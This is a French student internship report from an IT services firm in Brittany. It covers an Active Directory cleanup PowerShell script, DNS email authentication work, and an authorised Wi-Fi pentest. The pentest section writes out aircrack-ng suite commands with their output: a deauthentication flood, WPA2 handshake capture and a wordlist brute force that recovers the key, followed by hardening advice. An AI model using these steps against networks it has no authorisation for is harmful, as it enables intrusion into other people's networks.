

Malo GUILLOU

malo-guillou.fr



REMERCIEMENTS

Je tiens à remercier chaleureusement toute l'équipe de la société YEZH pour m'avoir accueilli durant mon stage.

Je remercie tout particulièrement Monsieur Sébastien GOYAT, mon maitre de stage et dirigeant de l'entreprise, pour m'avoir offert l'opportunité d'intégrer son entreprise et de découvrir un environnement professionnel stimulant.


Je souhaite également exprimer ma gratitude envers l'équipe technique, avec laquelle j'ai travaillé au quotidien. Leur accompagnement, leur pédagogie et leur confiance m'ont permis d'acquérir de nouvelles compétences et de progresser tout au long de cette expérience.

Je remercie aussi les membres de l'équipe commerciale pour leur accueil et les échanges enrichissants que nous avons pu avoir.

Ce stage a été une étape importante dans mon parcours, et je suis reconnaissant d'avoir pu le réaliser dans un cadre aussi dynamique et bienveillant.

Sommaire

Présentation de l'entreprise.....	5
Historique.....	5
Identité.....	5
Clients et Solutions.....	5
Collaborateurs.....	6
Résultat et futur.....	7
Présence en ligne de l'organisation.....	7
Présentation des tâches effectuées.....	8
Architecture et logiciels utilisés.....	8
Services cloud.....	8
Réseau.....	9
Gestion de projet.....	11
Méthode.....	11
Répartition des tâches.....	11
Outils de gestion de projet.....	11
Réalisations.....	13
Activité 1 : Script PowerShell.....	13
Objectif et problème.....	13
Solution.....	13
Cahier des charges.....	13
Environnement de test.....	13
Fonctionnement.....	13
Test de fonctionnement.....	14
Problèmes rencontrés.....	15
Activité 2 : Pentest : Réseau Wi-Fi de la société.....	16
Introduction.....	16
Objectifs du test de sécurité Wi-Fi.....	16
Prérequis techniques.....	16
Méthodologie.....	17
Interception du handshake WPA2.....	18
Brutforce.....	19
Recommandations de sécurisation.....	20
Conclusion.....	20



Activité 3 : Ajout des DKIM et DMARC sur les zones DNS des clients.....	21
Introduction	21
Réalisation	21
Conclusion	23
Sources utilisées	23
Incidents et demandes.....	25
Conclusion sur la finalité du stage	26
Annexes.....	26

Présentation de l'entreprise

Historique

YEZH, anciennement nommé **ALSYONE**, est une SARL fondée en 2007 par Sébastien GOYAT. Le nom **YEZH** signifie « communication » en breton. Ce choix n'est pas anodin, reflétant l'engagement de l'entreprise dans le domaine des télécommunications et l'importance qu'elle accorde à l'accompagnement de ses clients tout au long de leurs projets.

Identité

YEZH identifiable par son logo et de sa propre charte graphique unique. Le nom, la typographie et les couleurs choisis rendre l'entreprise identifiable facilement lui créer une identité unique. **ALSYONE** était auparavant un problème au vu du nombre d'entreprise possédant le même nom.



YEZH opère dans la prestation de services IT en répondant aux besoins variés de ses clients : gestion de parc informatique, cybersécurité, fourniture d'accès Internet et téléphonie. Récemment, elle a étendu son offre en proposant des services d'Internet à haute disponibilité, notamment pour des organisations spécialisées dans la création d'événements culturels.

Clients et Solutions

Aujourd'hui, YEZH compte plus de 550 clients répartis à travers toute la Bretagne. Ses clients sont principalement des entreprises, des associations, ainsi que des administrations publiques.

Parmi les entreprises reconnues faisant appel à leurs services figurent Le Pape, LCE Avocat, et Notaires 29 Sud.

Les produits commercialisés par YEZH incluent la suite **Office 365** via **Microsoft Exchange**. Pour les utilisateurs, YEZH fournit principalement des postes de travail et des moniteurs, majoritairement de la marque **Lenovo**. Selon la taille des entreprises clientes, des serveurs de marque **HPE** sont également proposés.

Par ailleurs, YEZH propose plusieurs prestations de services telles que des audits de sécurité et du conseil. Concernant les solutions de sécurité, l'entreprise utilise notamment **MailInBlack** pour protéger les utilisateurs contre les mails malveillants, ainsi que **Bitwarden** pour le stockage et la génération de mots de passe sécurisés. Pour la sauvegarde et la récupération de fichiers et courriels, YEZH utilise le logiciel **Veeam Backup**. Enfin, elle propose aussi des solutions IT adaptées au secteur de l'événementiel.

Collaborateurs

YEZH, c'est 16 collaborateurs principalement dans le bureau de Quimper. Principalement des techniciens des commerciaux

Aujourd'hui, l'entreprise est en pleine croissance et de nombreuses nouvelles personnes ont rejoint l'équipe. Chaque collaborateur a des responsabilités et des tâches spécifiques.

Résultat et futur

En 2024, YEZH annonce un chiffre d'affaires annuel de 3 millions d'euros.

L'entreprise compte poursuivre le développement de ses prestations, notamment en tant qu'opérateur téléphonique et plus largement dans le domaine de l'IT. Elle vise également à renforcer sa croissance dans le Finistère.

Par ailleurs, YEZH souhaite intensifier ses actions en cybersécurité et travailler sur la conformité au règlement **NIS2**, qui devrait bientôt devenir obligatoire. À plus long terme, l'entreprise envisage également une certification **ISO 27001**.

Présence en ligne de l'organisation

L'entreprise est présente sur :

- LinkedIn : YEZH!
- Facebook : YEZH TELECOM
- Sur internet : www.yezh.fr

02.98.10.93.00

YEZH
Performez votre iT

PERFORMEZ VOTRE IT

Nous agissons pour vous offrir des solutions sur mesure dans les domaines de l'IT, de la Cybersécurité et des Télécommunications.

15 550 DANS LES 5

L'entreprise fait partie du réseau **Produit en Bretagne**, un label basé sur des critères liés au rayonnement territorial et aux partenaires avec lesquels elle collabore.

L'entreprise dispose d'une forte présence en ligne, notamment sur **LinkedIn**, où **YEZH** est très actif. Elle y publie régulièrement des contenus mettant en avant sa participation

à des conférences, des forums professionnels, ainsi que l'accompagnement de ses clients dans leurs projets.

Les **mentions légales** sont accessibles en bas de la page d'accueil du site web. En revanche, la gestion du **RGPD** (Règlement Général sur la Protection des Données) n'est pas clairement affichée, voire semble inexistante

Présentation des tâches effectuées

1. Création d'un script PowerShell désactivant les utilisateurs et poste inactif.
2. Penstest réseau Wi-Fi : Script générant une wordlist personnalisé, Aircrack
3. DNS : Ajout des DKIM et DMARC sur les zones DNS des clients.
4. GLPI : Ajout des agents GLPI par GPO sur les postes des clients.

Architecture et logiciels utilisés

L'entreprise **YEZH** dispose actuellement d'un petit réseau, mais prévoit de renforcer sa sécurité. Cela nécessite du temps, une planification rigoureuse, ainsi qu'une coordination avec les équipes. La consultation des employés est essentielle afin d'identifier leurs besoins, tout en évaluant les restrictions réseau et système qui pourraient entraîner des contraintes techniques dans leur production.

J'ai pu mettre à profit mon expérience en proposant plusieurs pistes d'amélioration, notamment en matière de sécurisation, comme l'intégration future de solutions **SIEM** ou de **télémetrie**, afin de mieux surveiller et protéger l'environnement informatique.

Services cloud

Certains services cloud sont également utilisés, comme **Office 365**, qui inclut des applications telles que **Word**, **Excel**, **Outlook**, ainsi que des solutions collaboratives comme **SharePoint**. Le service **Entra ID** (anciennement Azure AD) permet d'identifier et de gérer les postes via le cloud.

D'autres services spécialisés sont également en place :


- **Malwarebytes EDR** pour la protection contre les malwares,
- **MailInBlack** pour la protection contre les spams et les courriels infectés,
- **Bitwarden** pour la gestion et le stockage sécurisé des mots de passe,
- **Unyc** pour la téléphonie,

- **Veeam Backup Cloud** pour la sauvegarde des données Office 365 et des serveurs.

Réseau

La passerelle est un pfSense avec 2 WAN en failover en cas de panne de la fibre principale FTTO la seconde prend le relais. Ce même pfSense assure le DHCP, DNS.

Le réseau possède environs une 50 équipements en comptant les téléphone poste ou encore les divers matériels comme les téléphones ou équipement réseau camera IP, NAS, Serveur, imprimant, switch, point d'accès.



Gestion de projet

Méthode

Je n'ai pas appliqué de méthode de gestion de projet spécifique durant mon stage. Les tâches m'étaient attribuées directement par le responsable technique ou d'autres membres de l'équipe. Ces demandes étaient transmises **oralement**, via **Microsoft Teams** ou par **e-mail**.

Une fois la tâche réalisée, je la présentais à la personne concernée afin de **valider son bon accomplissement**. Cette organisation simple et directe m'a permis d'enchaîner efficacement les missions tout en restant réactif face aux priorités quotidiennes.

Répartition des tâches

La répartition des tâches est affichée sur cette image chaque personne a ses compétences spécifiques.

Outils de gestion de projet

L'entreprise n'utilise pas de logiciel ou outils particulier. Seulement Microsoft Teams est utilisé pour la communication. Pendant ma période de stage, aucun projet n'était en cours. Seul certain était prévu mais ne serais pas sur cette période aucune date n'a été déterminée.

Seb	- Stratégie d'entreprise - Pilotage Partenaires - Clients Stratégiques	Lomig	- Stratégie Commerciale - Packaging des offres - Clients actifs 29S - Clients Grands Comptes	Céline	- Référente WAN et Téléphonie - Avant-vente - Pilotage projets - Support N3
Yo	- Commandes - Approvisionnement - Gestion des stocks	Alex	- Pilotage facturation - Achats - Commerce sédentaire - Social/RH	Xav	- Référent Systèmes et LAN - Pilotage projets - Pilotage Hotline et interventions - Support N3
NEW Jane Doe	- Facturation - Base articles - Comptabilité	McGuinnec'h	- Relation Clients - Fidélisation - Facilitation interne	NEW John Doe	- Référent Cyber - Avant-vente - Administration Systèmes - Veille techno / Stack technique
		Cheb	- Business Notaires - Prospection 29S	NEW Jim Doe	- Backup Cyber - Administration Systèmes - Support N3
		Rob	Prospection 29N	Adrien	- Référent Hotline - Référent M365 et IA - Hotline N2
				NEW Flo	- Référent 29N - Interventions terrain - Hotline N2
				Tristan	- Référent LAN - Backup WAN/Téléphonie - Hotline N1 - Interventions terrain
				Axel	- Référent Câblage/élec - Hotline N1 - Interventions terrain
				Cyril	- Référent WAN/Téléphonie - Backup LAN - Hotline N1 - Interventions terrain

Réalisations

Activité 1 : Script PowerShell

Objectif et problème

Le nettoyage des AD-DS des clients doit être réalisé souvent, mais peut parfois prendre du temps en fonction de la taille de l'entreprise ou lorsqu'il y a beaucoup d'allers-retours. Windows ne propose pas d'outils ou de configuration pour le faire de manière efficace. Du moins, il existe des outils, mais ils ont un coût.

Solution

PowerShell est la réponse. Elle offre la possibilité d'automatiser la tâche sans nécessiter de dépenser de l'argent pour un logiciel, ou de perdre du temps à effectuer

Cahier des charges

- Placer les utilisateurs fantômes dans un OU à la racine du DC.
- Désactiver les utilisateurs et les déplacer dans l'OU après une année sans connexion. De même pour les postes.
 - Pourquoi ne pas les supprimer directement ? Il y a parfois une raison de l'absence des ordinateurs et des utilisateurs. Pour éviter les erreurs, nous vérifions tout de même les utilisateurs ou les postes avant la suppression.
- Un fichier logs avec pour les utilisateurs et postes, pour connaître quand ils ont été désactivés, l'OS des ordinateurs sur lequel ils tournent et la dernière connexion.

Environnement de test

Windows 11 : Réalisation du script

PC sur Proxmox : Hyperviseur pour lancer les machines de test

VM Windows 2019 : AD-DS de test

VM Windows 10 : Ordinateur connecter à l'AD test

Visual Studio Code : Production du code avec l'extension PowerShell

Fonctionnement

Les scripts PowerShell destinés à la désactivation des utilisateurs et des postes inactifs sont exécutés dans un premier temps. Ceux-ci commencent par créer deux unités d'organisation (OU) à la racine du contrôleur de domaine : l'une pour les utilisateurs, l'autre pour les ordinateurs.

Ensuite, les scripts parcourent l'ensemble des utilisateurs et des ordinateurs du domaine. Pour chaque objet, la date de la dernière activité est vérifiée. Si cette date est supérieure à un an, le script passe à l'objet suivant. Dans le cas contraire, l'utilisateur ou le poste est désactivé et déplacé dans l'OU correspondante.

Lorsqu'un objet est désactivé, une entrée est ajoutée dans un fichier de log. Ce fichier contient la date de la dernière connexion ainsi que quelques informations complémentaires sur le poste concerné.

Test de fonctionnement


J'ai donc créé un utilisateur dans l'AD-DS et ajouté un poste. Un Active-Directory virtualisé dans un environnement de test.

1. Commençons par le script ordinateur


```
PS C:\Script-Objet-Inactif> C:\Script-Objet-Inactif\poste.ps1
PS C:\Script-Objet-Inactif>
```

J'ai modifié la variable définissant le temps d'inactivité à une minute pour les besoins du test.

Le script s'est exécuté sans erreur maintenant on va vérifier si le poste a bien été placé dans l'OU et que les logs ont été générés.



Les journaux permettent de visualiser clairement la désactivation du poste, accompagnée de certaines informations complémentaires, telles que le système d'exploitation utilisé.



De plus, il se trouve bien dans l'OU défini. Pour information, il n'a pas besoin d'être créé. Le script vérifie sa présence et s'il n'existe pas, il est créé avant le déplacement.

1. Cette fois c'est au tour du script utilisateur.

```
PS C:\Script-Objet-Inactif> C:\Script-Objet-Inactif\poste.ps1
PS C:\Script-Objet-Inactif> C:\Script-Objet-Inactif\utilisateur.ps1
PS C:\Script-Objet-Inactif> |
```

Le script c'est terminé sans problème vérifions le fichier logs.

```
Invité | Invité | Désactivé et déplacé le : 2025-06-12 16:10:05 | Domaine : test.local
Malo Guillou | mguillou | Désactivé et déplacé le : 2025-06-12 16:10:05 | Domaine : test.local
```

Information intéressante : le compte **Invité** a été déplacé et désactivé. Dans Active Directory, ce compte est désactivé par défaut et n'est généralement pas utilisé par les utilisateurs.

Les deux utilisateurs ont ainsi été déplacés et désactivés dans une unité d'organisation (OU) spécifique.

Utilisateurs et ordinateurs Active Di		Nom	Type	Description
Requêtes enregistrées				
test.local				
> Built-in				
> Computers				
> Domain Controllers				
> ForeignSecurityPrincipals				
> Managed Service Accounts				
PostesInactifs				
Users				
UtilisateursDesactiver				
utilisateurs				
		Invité	Utilisateur	Compte d'utilisateur inv...
		Malo Guillou	Utilisateur	

Problèmes rencontrés

Lors de mes premiers tests, le script désactivait par erreur l'utilisateur Kerberos. Je me suis alors rendu compte que certains utilisateurs, qu'il ne fallait surtout pas modifier, pouvaient être désactivés ou déplacés. C'est notamment le cas des comptes utilisés par des services comme Microsoft Exchange, Hyper-V ou Microsoft SQL, qui possèdent leurs propres utilisateurs dédiés.

Il a donc été nécessaire de mettre en place une **liste blanche (whitelist)** pour exclure ces comptes du traitement automatique. J'ai appliqué le même principe pour les comptes disposant de droits administrateurs, en créant également une liste blanche pour les utilisateurs membres du groupe **Administrateurs**.

Un problème similaire est survenu avec les postes, notamment les **contrôleurs de domaine**, qui ont été déplacés par erreur dans une autre unité d'organisation (OU). Il a donc fallu établir une liste blanche pour les postes remplissant des rôles critiques au sein du domaine.

Activité 2 : Pentest : Réseau Wi-Fi de la société

Introduction

Dans le cadre de mon stage en cybersécurité, j'ai eu l'opportunité de réaliser un test d'intrusion sur un réseau Wi-Fi d'entreprise, avec l'accord explicite de celle-ci. Cette mission m'a permis de mettre en pratique des compétences techniques en audit de sécurité réseau tout en respectant le cadre légal en vigueur.

Ce rapport vise à démontrer, à travers une démarche encadrée, les vulnérabilités potentielles des réseaux sans fil et à proposer des recommandations concrètes pour améliorer leur sécurité.

J'ai pu démontrer la facilité de s'introduire sur un réseau Wi-Fi vulnérable.

Objectifs du test de sécurité Wi-Fi

L'objectif de ce test était d'évaluer la résistance du réseau Wi-Fi de l'entreprise face à une attaque de type *brute force* basée sur l'interception du **handshake WPA2**.

L'approche a été divisée en plusieurs étapes :

- Analyse de l'environnement réseau
- Génération d'une wordlist ciblée
- Interception de trafic
- Décryptage de mot de passe
- Évaluation des résultats et recommandations

Prérequis techniques

Environnement système

- **OS** : Kali Linux sous VirtualBox, mode pont USB configuré
- **Privilèges** : accès root requis
- **Compétences nécessaires** : connaissances en réseau, sécurité, Python

Matériel utilisé

- Carte réseau Wi-Fi Alfa AWUS036NHA (chipset Atheros AR9271)
- Adaptateur Wi-Fi USB (compatible mode monitor et injection)

Outils logiciels

- Aircrack-ng (suite complète)
- Wireshark

- Python 3
- Airodump-ng / Aireplay-ng

Méthodologie

1. Génération d'une wordlist personnalisée

Pourquoi ne pas utiliser une wordlist standard ?

Des listes comme *rockyou.txt* sont trop génériques et inefficaces pour des attaques ciblées :

- Pas de personnalisation selon le contexte de l'entreprise
- Temps de calcul important pour un faible taux de réussite

Création d'une wordlist contextuelle

J'ai développé un script Python permettant de générer dynamiquement une wordlist à partir de mots-clés internes (non révélés ici pour des raisons de confidentialité).

Fonctionnalités du script :

- Combinaisons personnalisées (majuscules, minuscules, caractères spéciaux)
- Taille configurable des mots de passe
- Génération aléatoire avec logique métier

Code Python disponible sur mon portfolio

Interception du handshake WPA2

a. Découverte des réseaux Wi-Fi

Commande `airodump-ng wlan0`

```
(root@kali-malo)-[/home/malo/Bureau]
# airodump-ng wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy

CH 14 ][ Elapsed: 30 s ][ 2025-05-16 09:38

BSSID            PWR Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
AE:8B:A9:1B:3C:  -45      9         0  0  6  130 WPA2 CCMP PSK <length: 0>
AC:8B:A9:91:80:  -51      3         1  0  11 195 WPA2 CCMP PSK <length: 0>
B2:8B:A9:91:80:  -56      4         0  0  11 195 WPA2 CCMP PSK <length: 0>
FE:EC:DA:FD:D0:  -51      7         0  0  6  195 WPA2 CCMP PSK <length: 0>
AC:8B:A9:6B:3C:  -48      5         5  0  6  130 WPA2 CCMP PSK <length: 0>
FC:EC:DA:FD:D0:  -52     10         0  0  6  195 WPA2 CCMP PSK <length: 0>
74:83:C2:87:27:  -33     23        12  0  3  195 WPA2 CCMP PSK <length: 0>
44:D9:E7:F3:22:  -32     16         0  0  1  195 WPA2 CCMP PSK <length: 0>
7A:83:C2:87:27:  -33     28         0  0  3  195 WPA2 CCMP PSK <length: 0>
46:D9:E7:F3:22:  -56     25         0  0  1  195 WPA2 CCMP PSK <length: 0>

BSSID            STATION          PWR  Rate  Lost  Frames  Notes  Probes
AC:8B:A9:91:80:  5C:B4:7E:A3:BC:  -67  0 - 1e  0      1
(not associated) E0:C2:64:8E:B2:  -55  0 - 5   0      1
(not associated) B0:60:88:E3:14:  -63  0 - 1   0      1
(not associated) FE:41:9E:8C:97:  -57  0 - 1   0      1
(not associated) D0:39:57:CF:65:  -63  0 - 1   0      1
(not associated) 08:5A:11:00:CF:  -21  0 - 1   0      8
(not associated) 70:08:94:DF:B9:  -31  0 - 1   0      9
74:83:C2:87:27:  7E:DA:62:44:4A:  -22  0 - 1e  0      1
74:83:C2:87:27:  28:02:2E:D9:45:  -21  0 - 1   0      9
74:83:C2:87:27:  4C:E0:DB:20:37:  -46  0 - 1e 102    12
74:83:C2:87:27:  8A:8A:16:FF:EC:  -31  0 - 1  108    2
Quitting ...
```

Objectif : identifier les SSID et BSSID des points d'accès à portée.

b. Surveillance ciblée

Commande :

`airodump-ng -c [cana] -w Capture -d [MAC_AP] wlan0`

```
CH 3 ][ Elapsed: 36 s ][ 2025-05-16 09:41 ][ WPA handshake: 74:83:C2:87:27:

BSSID            PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
74:83:C2:87:27:  -8 100     285    198   6  3  195 WPA2 CCMP PSK <length: 0>

BSSID            STATION          PWR  Rate  Lost  Frames  Notes  Probes
74:83:C2:87:27:  7E:DA:62:44:4A:  -58  0 - 1e  0      7
74:83:C2:87:27:  8A:8A:16:FF:EC:  -40  0 - 1   0     22
74:83:C2:87:27:  66:E6:75:DC:C9:  -35  0 - 1   0     56
74:83:C2:87:27:  28:02:2E:D9:45:  -8   1e- 1 6393   4797
74:83:C2:87:27:  E6:EE:EE:E8:0D:  -23  0 - 1   4     59
Quitting ...
```

Objectif : capturer un handshake EAPOL.

c. Forçage de handshake via désauthentification

aireplay-ng --deauth 0 -a [MAC_AP] -c [MAC_CLIENT] wlan0

```
(root@kali:~) [~/home/malo]
# aireplay-ng --deauth 0 -a 74:83:C2:87:27:D7 -c 28:02:2E:D9:45: [redacted] wlan0
09:41:01 Waiting for beacon frame (BSSID: 74:83:C2:87:27:D7) on channel 3
09:41:02 Sending 64 directed DeAuth (code 7). STMAC: [28:02:2E:D9:45: [redacted]] [28|61 ACKs]
09:41:03 Sending 64 directed DeAuth (code 7). STMAC: [28:02:2E:D9:45: [redacted]] [45|61 ACKs]
09:41:03 Sending 64 directed DeAuth (code 7). STMAC: [28:02:2E:D9:45: [redacted]] [61|61 ACKs]
09:41:04 Sending 64 directed DeAuth (code 7). STMAC: [28:02:2E:D9:45: [redacted]] [53|63 ACKs]
09:41:05 Sending 64 directed DeAuth (code 7). STMAC: [28:02:2E:D9:45: [redacted]] [36|65 ACKs]
```

Effet : forcer un client à se reconnecter → capture du handshake dans Wireshark ou Airodump.

Brutforce

Commande:

aircrack-ng Capture.cap -w wifi_wordlist.txt

```
[00:02:50] 792584/1020794 keys tested (4714.30 k/s)
Time left: 48 seconds 77.64%
KEY FOUND! [ [redacted] ]

Master Key      : [redacted] 88 8B FD 9C 1A 53 79
                  23 FC 2F F9 97 07 AD EE FB 55 21 D0 19 16 D3 0F

Transient Key   : 33 46 BE BC E1 08 DA 4B C2 1C BC BA 73 32 1C 9E
                  19 4D EF 6B 2B 08 5F 7D 40 AC B7 D5 A5 B6 C3 B8
                  [redacted] 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : [redacted] 2F A1 F9 C3 C9 D8 E5 86 33 A3 BC 72
```

Résultat :

- **Durée : 2 min 50 sec**
- **Combinaisons testées : ~800 000**
- **Mot de passe trouvé avec succès**

La performance dépend des ressources allouées : ici, 2 vCPU.

Recommandations de sécurisation

Historique des protocoles

Protocole	Statut	Risques
WEP	Obsolète	Cassable en quelques secondes
WPA	Dépassé	Vulnérable
WPA2	Standard actuel	Vulnérable au handshake + bruteforce
WPA3	Recommandé	Plus robuste mais adoption lente

Recommandations de sécurisation

1. **Éviter les standards obsolètes (WEP, WPA)**
2. **Adopter WPA3**
 - Meilleure protection contre le bruteforce
3. **Choisir un mot de passe fort et renouvelé**
 - 16 caractères minimum, caractères spéciaux
4. **Ne pas se fier à des protections superficielles**
 - Masquage SSID inutile
 - Filtrage MAC contournable
5. **Désactiver le WPS**
6. **Mettre en place une surveillance active du réseau**
7. **Segmenter les réseaux (VLAN, réseau invité)**

Conclusion

Un mot de passe mal choisi ou une configuration négligée peut suffire à compromettre l'ensemble de la sécurité d'un système. Il est donc essentiel d'adopter des technologies de réseau sans fil récentes, qui permettent de mieux résister aux tentatives d'intrusion et de ralentir les attaques.

Activité 3 : Ajout des DKIM et DMARC sur les zones DNS des clients.

Introduction

Lors de mon stage, l'une des tâches qui m'a été confiée consistait à générer les clés DKIM pour chaque client disposant d'un tenant Microsoft 365 avec une messagerie active. En complément, j'ai également été chargé de mettre en place une politique DMARC au niveau des zones DNS.

